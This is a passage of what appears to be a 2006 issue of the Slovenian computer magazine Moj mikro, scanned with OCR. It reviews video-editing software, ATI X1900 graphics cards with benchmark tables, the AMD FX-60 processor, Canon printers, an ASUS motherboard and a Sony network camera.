Podjetje **Main Concepts** je že kar nekaj časa znano po svoji programski opremi. Trudijo se predvsem približati programsko opremo uporabnikom. S tem programom jim je vsekakor uspelo. Združili so pregleden in preprost vmesnik z zmogljivostmi, ki že precej dišijo po precej resni rabi. Saj niti ni čudno. Tudi za zahtevnejše uporabnike izdelujejo programsko opremo. To so le drugače zavili in namenili domači rabi. Tako je nastal program, ki opravi vse, od zajema filma iz kamere ali drugega vira, vam

omogoči urejanje posnetkov, montažo, dodajanje posebnih učinkov in prehodov, glasbe, naslovov in še in še. Podpira vse formate: VCD, SVCD, DV, DVD in HDV. Seveda vse od zajema pa do zapisa na ustrezen medij ali prenos nazaj na medij v videokameri. Uporaba je sila preprosta, vmesnik pa izredno pregleden in prijazen uporabnikom. Vsekakor gre za odličen in dokaj poceni program za urejanje domačih video posnetkov. Uporaba se ne razlikuje prav veliko od zgoraj opisane ga postopka. Za poskušnjo pa najdete program tudi na našem CD-ju.



### • Virtual Dub v1.6.4



Ponovno se srečujemo s tem odličnim brezplačnim programom. Zdaj je tudi že obnovljen in še boljši. Dodan je namestitveni program, ki olajša namestitev manj večim.

Kot smo ugotovili že nič kolikokrat, je ta program nekakšen **standard** za delo z video zapisi. Sliši se čudno, toda gre za **brezplačno profesionalno orodje**, ki bo opravilo z vsemi zahtevami zajema videa, kodiranja in odpravljanja prepletanja v **enem samem koraku v realnem času**. Seveda lahko to storite v kolikor korakih hočete, če vaš računalnik ne zmore toliko obremenitev hkrati.

Kot tak je nepogrešljiv pri tovrstnih opravilih. Program je videti dokaj zapleten, dokler se ne navadimo, kaj je kje in kaj čemu namenjeno. Že kratek pregled možnosti pa odpre vaše obzorje in težko se boste odločili za drug program. Tudi zajem videa iz kamer je s tem programom prav udoben, ponuja pa tudi izreden nadzor vseh možnosti, ki jih bo za začetnike skoraj preveč. Kljub temu nič strahu. Lotite se zadeve, preglejte možnosti, razmislite in veliko preizkušajte. Tako bo vaše poznavanje dela s tem programom strmo raslo in kaj kmalu boste mojstrsko obvladali večino operacij.

In nastavitve. Pozorni bodite le na to, da boste izbrali **ustrezen kodek in filtre**, preden izberete ukaz za zajem videa. Tako bo vse opravljeno v eni potezi. V filterih je treba dodati odstranjevanje prepletanja. **Profil shranite**, tako boste deležni enakih nastavitvev brez posebnega nastavljanja vsakič, ko poženetete program.

In seveda, najdete ga na našem MikroCD-ju.

➤ **Pri prvih projektih zapišite film na prepisljivi medij, in če boste zadovoljni, ga lahko prekopirate na cenejšega za enkratno uporabo. Po nekaj projektih pa boste tako že poznavalec ...**



# Novi grafični hrust

ATI je konec januarja predstavil novinca v družini X1000. Zelo hiter odgovor na Nvidiin GF7800 512 MB se imenuje X1900. Gre za več kot hitrejšo izvedenko družine X1800, saj ima nova serija močno razširjeno senčilno enoto, ki se ponaša s kar 48 senčilniki pik (1800 jih je imel 16). Vse kaže, da je ATI za nekaj mesecev postavil Nvidio na hladno, saj GF7800 512 MB v vseh testih ostaja daleč zadaj.

**Piše: Jaka Mele**

jaka.mele@mojmikro.si

**A**TI je po svoji septembrski predstavitvi družine X1000 in uspešno prodajanih modelih X1300, X1600 in X1800 predstavil nadaljevanje. Čeprav je X1800 zmogljivostno krono prevzel šele pred dobrim mesecem splavljeni 512 MB GF7800 GTX, pa je imel ATI odgovor, bolje rečeno protistrup, očitno pripravljen precej vnaprej. Vse torej kaže, da se ATI vrača na svoja pota in da je večmesečna zamuda, ki je nastala pri iskanju napake v novi arhitekturi, dokončno odpravljena in pozabljena. Še več, očitno so imeli atijevci medtem dovolj časa premisliti in pripraviti svojo strategijo tudi za več mesecev vnaprej, in X1900 to vsekakor potrjuje.

Poleg omenjenih grafičnih kartic, ki gradijo na procesorjih serij R530, R520 XT, R520 XL in R515, torej ATI presenetljivo hitro predstavlja R580. Osvežitev najmočnejšega izdelka po samo treh mesecih – kaj takega je bilo do zdaj pač nezaslišano. Grafična procesna moč je že zdavnaj preseгла potrebe ločljivosti večine računalniških zaslonov 1280 x 1024, in če se sprašujete, zakaj potrebujemo več, je odgovor **HD – visoka ločljivost**. Igre HD (High Definition) namreč prihajajo, še zlasti pa je to očitno na trgu konzol (spet Xbox).

Novinec je na voljo v **štirih izvedenkah**. Najmočnejši model je **X1900 XTX**, le ma-

lenkost počasnejši pa **X1900 XT**, ki je hkrati tudi najboljša odločitev glede na razmerje med ceno in zmogljivostjo. Tretji manjkajoči člen za vzporedno delo je glavna (master) kartica **X1900 CrossFire** za krmiljenje vzporednega dela. Četrta izvedenka je **All-In-Wonder X1900**, ki pa je ne bo na trgu še nekaj mesecev. Na prvi pogled pogrešamo izvedenko CrossFire najmočnejšega modela XTX, vendar se je ATI odločil, da je ne predstavi.

### Člani družine X1000

Model	Hitrost jedra	Hitrost pomnilnika	Pomnilnik	Predvidena začetna cena
Radeon X1900 XTX	650 MHz	1550 MHz	512 MB	180.000 SIT
Radeon X1900 XT	625 MHz	1450 MHz	512 MB	160.000 SIT
Radeon X1900 Crossfire	625 MHz	1450 MHz	512 MB	170.000 SIT
All-In-Wonder X1900	500 MHz	960 MHz	256 MB	150.000 SIT
Radeon X1800 XT	625 MHz	1500 MHz	512 MB	120.000 SIT
Radeon X1800 XT	625 MHz	1500 MHz	256 MB	90.000 SIT
Radeon X1800 XL	500 MHz	1000 MHz	256 MB	70.000 SIT
All-In-Wonder 2006	445 MHz	1600 MHz	256 MB	40.000 SIT
Radeon X1600 XT	590 MHz	1400 MHz	-	35.000 SIT
Radeon X1600 PRO	500 MHz	680 MHz	-	30.000 SIT
Radeon X1300 PRO	600 MHz	800 MHz	-	25.000 SIT
Radeon X1300	450 MHz	500 MHz	-	22.000 SIT
Radeon X300 HyperMemory	-	-	-	10.000 SIT

Procesor R580 sestavlja kar **380 milijonov tranzistorjev**, ima pa **48 senčilnikov pik** oziroma procesorjev za pike, medtem ko **cevovodov** ostaja 16. S spremembo arhitekture, ki še

vedno velja za celotno družino X1000, ATI zagotavlja zadostno prepustnost za drastično zmogljivejše procesiranje pik. Zanimivo je, da procesorjev ogljišč ostaja 8, toda novejšje igre gredo v smer pik, zato povečanje števila teh ni smiselno. Prav tu je tudi jedro razlike med ATI-jem in Nvidio glede pristopa k računalniški grafiki. Do preteklega leta so namreč oboji delali po istih načelih, razlike pa so bile samo v hitrosti in prepustnosti procesorjev oz. cevovodov. Medtem ko je Nvidiin GF7 zmožen obdelati več pik na takt ure, pa zna ATI obdelati več informacij pik na urin takt. X1900 XTX je zmožen obdelati **trikrat več informacij o pikah** kot X1800 XT! Katera pot je boljša, bodo pokazale razlike v igrah prihodnje generacije, velik vpliv pa bo imel tudi **Microsoft**, ki s še za letos napovedanim Windows Vista načrtuje temeljite spremembe na področju grafike.

### 3D Mark 2006

Sredi januarja je FutureMark predstavil osveženo različico testnega programa 3D Mark, priznanega in uveljavljenega med zanesenjaki in preizkuševalci strojne opreme, točneje grafičnih kartic in njihovih zmogljivosti. Tako kot vsako leto smo tudi letos doživeli osvežitev programa, ki prinaša **korenite spremembe v vse teste**, saj izdatno uporablja funkcije ShaderModel 3.0 in daje konkretno obremenitev in delo tudi najnovejšim grafičnim karticam. Privzeta ločljivost preizkušanja je 1280 x 1024. Zaradi realnejše ocene in lažje primerjave z današnjimi in prihajajočimi igrami v testiranju grafik v celoti prehajamo na nov test. Novi in stari rezultati **niso primerljivi**. Test vključuje tudi prenovljen in premišljen zastavljen test procesorske moči, zasnovan tudi za ocenjevanje sposobnosti večjedrnih procesorjev. Podrobnejši opis programa pripravljamo za marčevsko številko Mojega mikra, kjer bomo dobrih 500 MB težak program tudi priložili na CD.



GDDR4 – kar pomeni, da lahko že konec marca na Cebitu ali pa najkasneje konec poletja pričakujemo osvežen model s tem hitrejšim pomnilnikom.

Med prednostmi, ki ATI trenutno edini ponuja, je vsekakor kombinacija dinamičnega razpona med svetlimi toni in temnimi toni, imenovana **High Dynamic Range (HDR)**, s celozaslonskim prilagodljivim mehčanjem slike (adaptive AA).

### REZULTATI TESTIRANJA


Novo kartice zaradi zajetnega hlajenja zase dajo dve reži, med delom pa uravnavajo hitrost vrtenja ventilatorja, tako da niso preglasne. Še

vedno pa s tihim delovanjem v ospredju GF 7800 512, ki s skoraj dvakrat večjo vetrnico ustvari isti prepih ob bistveno nižjem hrupu.

Novi 3Dmark poleg skupnega rezultata loči

3D Mark 2006	X1900XTX	X1900XT	7800 GTX,512	7800 GTX	7800 GT	X1800XT	X1800XL
Indeksni rezultat	5415	5173	5081	4315	3894	3774	3230
SM 2.0	2320	2149	2167	1830	1542	1589	1299
HDR/SM 3.0	2571	2444	2038	1753	1466	1653	1237

**Rezultat je indeksne oblike. Višja številka pomeni boljši rezultat. Testi so izvedeni s privzetimi nastavitvami, ločljivost je 1280 x 1024. Sistema: procesor Intel XE 955, matična plošča Intel i975 in dvokanalni pomnilnik 1 GB DDR2 (Crossfire) ter procesor AMD FX-60, matična plošča K8N Diamond in dvokanalni pomnilnik 1 GB DDR-400 (sli).**



### Crossfire X1900!

Kot je zdaj že običajno, je ATI nove modele pripravil tudi za delo v vzporednem načinu. Prvi v Sloveniji smo (tik pred zaključkom redakcije) preizkusili tudi vzporedne zmogljivosti nove serije!

3D Mark 2006	X1900XTX Crossfire	X1900XT Crossfire	7800 GTX,512 SLI	X1800XT Crossfire
Indeksni rezultat	7076	6892	6789	5936
SM 2.0	3751	3510	3828	3047
HDR/SM 3.0	4097	3952	3191	3092

Čeprav ATI ne bo dal na trg kartice XTX Crossfire, pa zna XTX v povezavi z master kartico XT Crossfire s hitrostno rezervo obdelati še nekaj XT-jevega dela, s čimer dosega boljše rezultate kot čisti XT Crossfire. Nvidiin par GF7800 512 v SLI-ju zaostaja v skupnem in SM3-testu, medtem ko je še vedno hitrejši v okolju ShaderModel 2.0.

Brez zadržkov lahko zapišemo, da je ATI-jev CrossFire dozorel in da lahko od njega z novimi prihajajočimi matičnimi ploščami, ki bodo imele dve reži PCIe 16x, pričakujemo tudi počasno ukinjanje zunanje povezovalne priveske.

tudi teste, ki temeljijo na starejšem okolju ShaderModel 2.0, ter novejšo v povezavi z okoljem ShaderModel 3.0 in dinamičnim senčenjem HDR. Nova X1900 XTX in XT sta se odrezala odlično, saj je prvi za skoraj 10 odstotkov prehitel najhitrejšo Nvidio, X1900XT pa se je v večini testov uvrstil takoj za XTX-jem, a še vedno pred GF7800 512 MB.

XT je le malenkostno počasnejši kot XTX. XTX je največ, kar zna ATI v tem hipu pokazati, tako da je stvar prestižna. Tudi glede količin XTX je vprašljivo, ni pa vprašljiva cena, ki bo znašala preko 180 tisočakov!!

### KAKO NAPREJ?

Vse kaže, da Nvidia odgovora na X1900 ne bo imela do Cebita, kjer naj bi predstavila osvežitev družine GF7, konkretnije, model 7900 GTX, ki bo z 32 senčilniki pik poskušal ujeti X1900. Če pa to ne bo mogoče, se utegne čakanje podaljšati še za nekaj mesecev.

Vendar pa tudi ATI ne stoji križem rok. Kot vemo, je ATI razvijal grafično srce za Microsoftovo igralno konzolo Xbox 360. Najpomembnejši novosti te platforme sta združitev senčilnikov pik in oglišč ter njihovo preoblikovanje v senčilne procesorje. Že konec leta se lahko nadejamo predstavitev tehnologije tudi na PC-trgu. Tehnologija, imenovana **Unified Shaders**, pomeni revolucijo na področju računalniške grafike, saj je zmožna dinamično naslavljanje potrebe aplikacije oz. igre in v vsakem trenutku delati s polnim potencialom in močjo. Vse kaže, da bo Nvidia potrebovala kar nekaj časa, preden bo predstavila podobno tehnologijo.

# www.mojmikro.si

**FORUM**

**NOVICE**

**ČLANKI**

**PREIZKUSILI SMO**

Več novic tako ali drugače povezanih s slovensko informacijsko srenjo lahko najdete na naši spletni strani!

AMD Athlon 64 FX-60

## Tudi AMD v »ekstremnih« procesorskih vodah

AMD-jev odgovor Intelovemu Extreme Edition 955 je prenovljen igričarski procesor FX-60, ki zdaj vsebuje dve jedri. Procesor izkorišča jedri Toledo, frekvenčno pa delujeta pri 2,6 GHz. Preverili smo, kdo je v tem najzahtevnejšem krogu dvojedrnikov boljši!

**Piše: Jaka Mele**

jaka.mele@mojmikro.si

**P**riznati je treba, da je Athlon 64 FX-60 zelo podoben Intelovemu XE 955, ne le glede cenovne politike in ciljnega trga, temveč tudi same odločitve, da se v ta skrajni razred, za najzahtevnejše uporabnike, povečini igričarje, poda v **dvojedrni** izvedenki. AMD je svoje procesorje FX namreč doslej ponujal le v enojedrni različici.

Verjetno se imamo za odločitev zahvaliti proizvajalcem grafičnih kartic oz. njihovih gonilnikov, saj so v gonilnikih procesno intenzivne operacije zgladno pretvorili v večnitne zgradbe. S tem so dvojedrni procesorji praktično čez noč postali veliko bolj zaželeni, saj tudi v praksi dosega v igrah precej boljše rezultate kot prej.

AMD FX-60 je zgrajen z 0,90-nanometrskim procesom in z 2,6 GHz taktom posameznega jedra prinaša le majhno upočasnitev glede na najhitrejšo enojedrnico (v svetu FX je to FX-57, ki deluje pri 2,8 GHz). Vsako jedro ima 1 MB hitrega predpomnilnika L2.

Frekvenca:	2,6 GHz
Vmesnik:	939-nožični micro PGA
Predpomnilnik L2:	2 x 1MB
Pomnilniški krmilnik:	128-bitni, dvokanalni
Podprt pomnilnik:	DDR400 SDRAM
Proces izdelave:	90 nm, SOI
Število tranzistorjev:	233 milijonov
Energijska poraba:	110 W
AMD64:	Da
NX-bit:	Da
Cool'n'Quiet:	Da
Cena:	1031 USD

Komunikacijsko sistemsko vodilo Hypertransport deluje pri 1000 MHz. Priznati je treba, da ima AMD **velikansko prednost pri uporabnosti**, saj tudi ta dvojedrni procesor brez težav delujejo v veliki večini obstoječih matičnih plošč Socket 939. Energijska poraba dvojedrnega Athlona 64 FX-60 je 110 W in le 3 W več kot pri prvem modelu Athlon X2 4800+, ki je deloval pri 2,4 GHz.

Tehnologija **Cool'n'Quiet** dinamično spreminja frekvenco jeder, in če nima dela, hitrosti zniža na 1,2 GHz, ob čimer se poraba zniža na okoli neverjetnih 10 W. AMD nam je

potrdil, da bomo v prihodnjih različicah predvsem mobilnih večjedrnih procesorjev videli razširitev tehnologije, ki bo individualno upravljala posamična jedra.

Navijanje AMD FX-60 je enostavno, saj AMD ni zaklenil množitelja frekvence (v družini X2 je ta omejitve prisotna).

### TEST

Procesor smo preizkušali v sistemu Windows XP s servisnim paketom 2. Zavestno smo se odločili proti preizkusu v 64-bitnem Windows XP, saj ostaja tam veliko nedorečenega glede gonilnikov, pa tudi nekateri programi ne delujejo tako, kot bi morali. Prav programi za preizkus zmogljivosti so znani po tem, da so občutljivi na strojno opremo in dobro podporo gonilnikov.

Test	AMD FX-60	Intel Pentim EE 955	AMD Athlon 64 X2 4800+	Intel Pentium 840
PCMark2005 (CPU)	5519	5983	4729	4623
WinRAR+PCMark2005 (Skupno)	4621	5243	4943	1948
WinRAR+WinZIP+PCMark2005 (Skupno)	3953	4171	1519	1400

**Test PCMark 2005 prikaže zmogljivost računalnika v klasičnem naboru aplikacij, teste pa smo začinili tako, da smo procesor(ja) dodatno obremenili s procesorsko zahtevnim enojnim ali dvojnim stiskanjem podatkov (WinRAR, WinZIP). Rezultat je indeksni, večja številka pomeni boljši rezultat.**


Najopaznejša prednost AMD-jevega FX-60 pred Intelovim XE 955, opazna že pred zaključkom testiranja, sta bila **manjša poraba energije** in s tem **hladnejše delovanje**. Tudi pod polno obremenitvijo se procesor nikoli ni segrel nad 68 stopinj C. Kaže, da AMD nima težav z električno porabo in segrevanjem, saj FX-60 deluje pri nazivni napetosti 1,3 V, kar je celo manj kot pri predhodnikih. Za primerjavo: Intelov XE 955 ima porabo preko 170 W, temperatura pa dosega tudi 75 stopinj C.

AMD FX-60 se je izkazal, toda daje XE 955 v večini testnih programov boljši občutek (kar se pokaže tudi v testu PCMark 2005). Vse kaže, da Intelov HyperThreading in štiri logična jedra poskrbijo za dodatnih nekaj odstotkov, kar se pokaže predvsem pri več sočasnih opravilih.



### KDO JE TOREJ ZMAGOVALEC?

Če gledamo trenutno stanje in številke, je v **goli procesni moči AMD FX-60 zmogljivejši**, kar sklepamo iz naprednejše arhitekture, nižje energijske porabe in hladnejšega delovanja. Test PCMark 2005 je bolj naklonjen arhitekturi NetBurst P4, zato v poganjanju ene aplikacije glede na rezultate pričakujemo povečini malenkostno prednost za AMD. Tudi v igrah je glede doseganja vrhuncev podobno. Slika pa se obrne, ko v igrah merimo **minimalno povprečje osvežitve** (oziroma ko pogledamo trenutke z najnižimi osvežitvami slike) – tukaj je **Intel** v prednosti, saj padci hitrosti niso tako drastični kot pri FX-60. Tudi pri **sočasni rabi več aplikacij** je Intel po zaslugi prepustnejšega pomnilnika ter hitrejših delovnih frekvenc predvsem pa za-



radi HyperThreadinga dosegal boljše rezultate.

Intel je imel doslej v svetu XE prednost, saj so imeli ti procesorji več integriranega hitrega predpomnilnika L2 in višjo delovno hitrost, ob ustreznem hlajenju pa so ponujali tudi več prostora za navijanje.

Da bi bil AMD resnično konkurenčen v ciljnem krogu uporabnikov, pa bo moral **znižati ceno**, saj je ta trenutno višja od Intelove (Intel Pentium EE 955 velja 999 USD). Dodatno bi pomagal hitrejši pomnilnik, in ker bo AMD marca na Cebitu predstavil novo platformo M2, ki bo podpirala pomnilnik DDR2, bo morda takrat FX-60 pokazal tisto, kar mu zmanjka danes. Upoštevajmo, da lahko hitrejši pomnilnik rezultate izboljša tudi za 10 odstotkov!



fototiskalnik

## Canon DS-810



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.o.o.

Spletni naslov: www.canon.com

Cena: še ni znana

Tehnični podatki:

Teža: 2,1 kg

Mere: 220 x 222 x 99 mm

Vmesnik: USB

Ločljivost: 4800 x 1200 dpi

Format papirja: 15 x 10 cm

Hitrost tiskanja: cca 60 sekund

Gonilnik: MS Windows

Število barv: 3

**ZA:** Novinec prinaša v primerjavi s predhodnikom kar nekaj sprememb. Glavna je LCD-zaslon, ki omogoča pregled in obdelavo fotografij. A pojdimo od začetka. Canonova serija malih fototiskalnikov DS uporablja v primerjavi s serijo CP **brizgalno** tehniko za izpis slik, enako kot večina tekmecev, s Hewlett-Packardom in Epsonom na čelu. Je dokaj velik za mali namizni tiskalnik in bi na prvi pogled pričakovali večji izpis kot **15 x 10 cm**. Možnosti, ki jih ima za tiskanje, so dokaj zanimive, pozdravljamo posebno tipko, ki omogoča izdelavo **izrezov**, eno od najbolj uporabljenih orodij. Poleg izrezov omogoča še **samodejno popravljanje barv in kontrasta**. Malo manj uporabna je možnost izbire popravljenega posnetka na izpisu, tiskalnik namreč izpiše na list več možnosti popravljenih slik in za pravi izpis le izberete zeleno. Se pa zato izkaže z dokaj hitrim tiskanjem za tak tip tiskalnikov – za en izpis namreč porabi okoli ene minute.

**PROTI:** Kakovost zaslona je zelo slaba in ne prikaže pravih barv, tako da je uporaben le za osnovni pregled in nastavitve. V primerjavi s predhodnikom so mu odvzeli možnost prikaza slike na **TV-zaslону**, kar je škoda. In še zadnja pripomba: če je kakovost barvnih izpisov na visoki ravni, je pri črno-belih vidno rahlo obarvanje na rjavo. A tak tiskalnik je namenjen predvsem barvnim izpisom.

večfunkcijska naprava

## Canon Pixma MP170



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Canon Adria, d.o.o., Ljubljana

Spletni naslov: www.canon.si

Cena: 33.000 SIT

Tehnični podatki:

Ločljivost (tiskanje, zajemanje, kopiranje): 4800 x 1200 dpi, 1200 x 2400 dpi

Hitrost tiskanja: 22 min čb, 17 min barvno

Format papirja: A4

Vmesniki: USB 2.0, vsi tipi pomnilniških kartic, PictBridge

Pomnilnik: Ni podatka

Gonilniki za: MS Windows, Mac OS X

Cena izpisa ene strani: čb 34 SIT (5 % pokritost), barvna 51 SIT (5 % pokritost)

Kapaciteta vhodnega in izhodnega predala za papir: 100/25

Mere in teža: 443 x 381 x 181 mm, 5,6 kg

Drugo: Tiskanje indeksnega izpisa

**ZA:** Canon je osvežil cenovno najnižje modele tudi v večfunkcijskih brizgalnih napravah in rodila se je Pixma MP170. Nizko ohišje je za Canona povprečne izdelave, a hkrati glede na konkurenco dokaj solidno. Tiskalnik ima zavoljo nižanja stroškov vdolan le črno-beli besedilni zaslon, prek katerega je moč krmiliti funkcije. Zgornji pokrov je moč dvigniti in zajemati ali kopirati do velikosti A4. Preko menijskih gumbov lahko hitro, enostavno in pregledno upravljate s funkcijami tiskalnika. Verjetno najuporabnejša funkcija je **tiskanje fotografij iz pomnilniških kartic** ali prek povezave **PictBridge**. Tiskalnik zna izdelati **indeksno fotografijo**, iz katere lahko izberemo, katere slike želimo natisniti. Kakovost in hitrost tiskalnika sta pohvalni, za kar gre zasluga prenovljeni glavi, ki obvlada fino tiskanje s kapljicami velikosti 2 pl. Pri najboljši kakovosti tiskalnik fotografijo 10 x 15 cm izpiše v manj kot minuti. Izpisi do zelo dobri, tako barvni kot črno-beli. Cena je za to, kar tiskalnik premore, ugodna!

**PROTI:** Tiskanje je zavoljo **skupne barvne kasete** (kar sicer pri Canonu ni pogosto) precej **dražje** od višjih modelov. Tudi z naborom barv smo omejeni, saj tiskalnik ne omogoča razširjanje s fotokasetami, zato je obsežnejše tiskanje fotografij verjetno neprimeren. Pogrešamo funkcijo faksa, saj tudi ta občasno pride prav. Pri delu za optično branje se poznajo odrekavanja na račun cene, saj bralnik ne zna zajemati iz filmov oz. diapozitivov. Žalostno je, da so iz naprave izključili samodejni dvostranski tisk (dupleks) ter podajalnik za tisk na CD- oz. optične medije, kar najdemo v dražjih modelih. Pogrešali smo tudi možnost brezžičnega priklopa v tiskalnik (bluetooth, IrDA). **Jaka Mele**

osebni fototiskalnik

## Canon Pixma iP6220



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Canon Adria, d.o.o., Ljubljana

Spletni naslov: www.canon.si

Cena: 39.990 SIT

Tehnični podatki:

Ločljivost: 4800 x 1200 dpi barvno

Hitrost tiskanja: 10 min barvno / 12 čb

Format papirja: A4

Vmesniki: Hitri USB 2.0, PictBridge, IrDA, vse pomnilniške kartice

Pomnilnik: -

Gonilniki za: MS Windows, MAC OS

Cena izpisa ene strani: Barvna okoli 42 SIT (5 % pokritost), čb 33 SIT (5 % pokritost)

Kapaciteta vhodnega in izhodnega predala za papir: 100/25

Mere in teža: 438 x 260 x 172 mm, 3,7 kg


Dodatno: Modul bluetooth

**ZA:** Fototiskalnik Pixma iP6220 je predstavnik najnižjega cenovnega razreda. Ponuditi zna vse osnovne funkcije, potrebne za izpise fotografij. Čeprav po hitrostih izpisov ne izstopa, pa je rezultat, še pri izpisu **fotografije, odličen**. Upravljanje tiskalnika je zaradi velikega **6,3 cm barvnega zaslona** enostavno in hitro. Za to gre zahvala 2 pl sistemu tiska in novim kartušam tehnologije **FINE**, ki imajo vso logiko dodano na samo kartušo. Kartuša ima dve ločeni reži tako za brizganje pigmenta kot barve, vsebuje pa 6 barv, po specifikaciji ChromaLife100, kar zagotavlja dolgo obstojnost izpisov. Foto izpis velikosti 10 x 15 pri najvišji kakovosti se tiska okoli 60 sekund. Tiskalnik obvlada brezrobo tiskanje od majhnih do A4-izpisov. Zaradi povezav **PictBridge** in **IrDA** zna tiskalnik tiskati tudi brez uporabe računalnika neposredno iz kamere ali digitalnega fotoaparata. Z nakupom dodatne enote **bluetooth** je moč tiskati tudi iz mobilnih telefonov.

**PROTI:** Oblika in kakovost izdelave tiskalnika daje hitro vedeti, v katero cenovno skupino naprava sodi. Žal **skupna barvna kartuša** pomeni višje stroške potrošnega materiala. Tiskalnik ne omogoča samodejnega dvostranskega tiskanja niti tiska na optične medije. Hitrost izpisa bi bila lahko višja. Tudi sicer je **cena tiskalnika za ponujeno previsoka**. **Jaka Mele**

matična plošča

## ASUS A8R-MVP



**Skupna ocena:** ■■■■■■■■■■

**Razmerje cena/kakovost:** ■■■■■■■■■■

**Informacije:** Acord-92, d.o.o., Ljubljana

**Spletni naslov:** www.asus.com

**Cena:** okoli 30.000 SIT

### Tehnični podatki

**Vezni čip:** AMD Radeon Xpress 200 CrossFire

**Platforma in CPU:** AMD Socket 939, 1 CPU

**Pomnilnik:** 4 reže DDR400, do 4 GB

**Razširitvene reže:** 3x PCI, 1x PCIE x1, 2x PCIE x16

**Integrirane funkcije:** 6x vrat USB 2.0, 1x vrata FireWire, krmilnik Serial ATA, 3 GB/s, gigabitni omrežni adapter, osemkanalni zvok, 7.1, dvokanalni krmilnik za pomnilnik

**ZA:** ASUS je bil poleg Sapphira in DFI-ja eden prvih partnerjev kanadskega ATI-ja, ki je predstavljal v veznem naboru (severni most) **ATI Radeon Xpress 200 CrossFire** temelječo matično ploščo. Plošča gradi na vmesniku 939 in je primerna za katerikoli AMD-jev naprednejši procesor od Athlona 64 prek X2 do FX. Južni most plošče, ki skrbi za krmilnike EIDE in SATA je ULI-jev (ATI SB450 še vedno nima podpore za SATA 2), zvočni del pa pokriva ADI1986. Plošče CrossFire niso požele zanimanja septembra lani, ko so se pojavile, stvari pa so se spremenile nekaj mesecev pozneje, ko je ATI tudi v večjih količinah na trg dostavil svoje grafike družine X1000 in možnost vzporednih povezav grafik CrossFire. ASUS je premeteno med dve reži PCIE x16 nametil še redkeje rabljeni PCIE x1, zaradi česar imata grafični kartici več prostora za hlajenje. Plošča vsebuje vsa ASUS-ova standardna orodja za navijanje, možno je **spreminjanje vseh komponent in napetosti**. Tehnologija PEG (PCI Express Graphics) Link Mode omogoča večanje grafičnih zmognosti grafičnih kartic PCIE. Plošča je delovala stabilno in hladno, zato tudi ni potrebe po aktivno hlajenem veznem naboru.

**PROTI:** Vseskozi se nismo mogli znebiti občutka, da gre za **skromno zastavljeno ploščo**, kar izvira že iz skromne vsebine v škatli. Kombinacije z Nvidio ponujajo več vsega. Če uporabljamo le eno grafično kartico PCIE, je treba v zgornjo (sicer režo CrossFire master) vtakniti hčerinsko kartico, ki spodnji reži PCIE omogoča delovanje v x16 načinu (sicer obe reži delujeta kot x8). **Jaka Mele**

omrežna videokamera

## Sony SNC-M3



**Skupna ocena:** ■■■■■■■■■■

**Razmerje cena/kakovost:** ■■■■■■■■■■

**Informacije:** Mobicom, d.o.o., Trzin

**Spletni naslov:** www.sony.com

**Cena:** 102.168 SIT

### Tehnični podatki

**Ločljivost:** 640 x 480

**Vmesniki:** Ethernet 10/100BaseT

**Pomnilnik:** -

**Format zajema:** MPEG-4

**Drugo:** Napajalnik, stojalo za montažo, detektor gibanja, mikrofoni, motorizirano premikanje

